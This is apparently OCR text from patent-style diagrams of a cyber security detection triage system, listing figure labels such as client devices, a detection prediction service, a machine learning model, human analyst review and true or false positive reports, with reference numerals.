

30a-N
Client Device 1
Client Device 2
Client Device 3
Client Device N
28
Cyber Security Detections
20
24
Server
82
CPU
Memory
42
46
22
Cyber Security Detection
28
40
Detection Prediction Service
Detection Assessment Application
44
80
Human Expert Cyber Security Assessment
Human Analyst Review
76
54
Normal Operation
False Positive Report
60
70
True Positive Report


Devices


Security Detections
Devices



Devices
Security Detections
Yes
(True Positive)
No
(False Positive)

Security
Detections



Security Detections
(True Positive)
(False Positive)
No
Yes


22
82
106
Cloud Computing Environment
Server
20
24
116
GUI
114
Webpage
102
104
80
Human Expert Malware Assessment
44
Detection Prediction Service
40
Detection Assessment Application
Machine Learning Model
52
58
Detection Prediction
118
108
110
Web Browser
112
Client-Side Detection Assessment Application
44a
76
Human Analyst Review
Cyber Security Detection
28
100


That's one of you guys!




No
(False Positive)
(True Positive)
Security
Detections


No
(False Positive)
(True Positive)
Yes
one of you guys
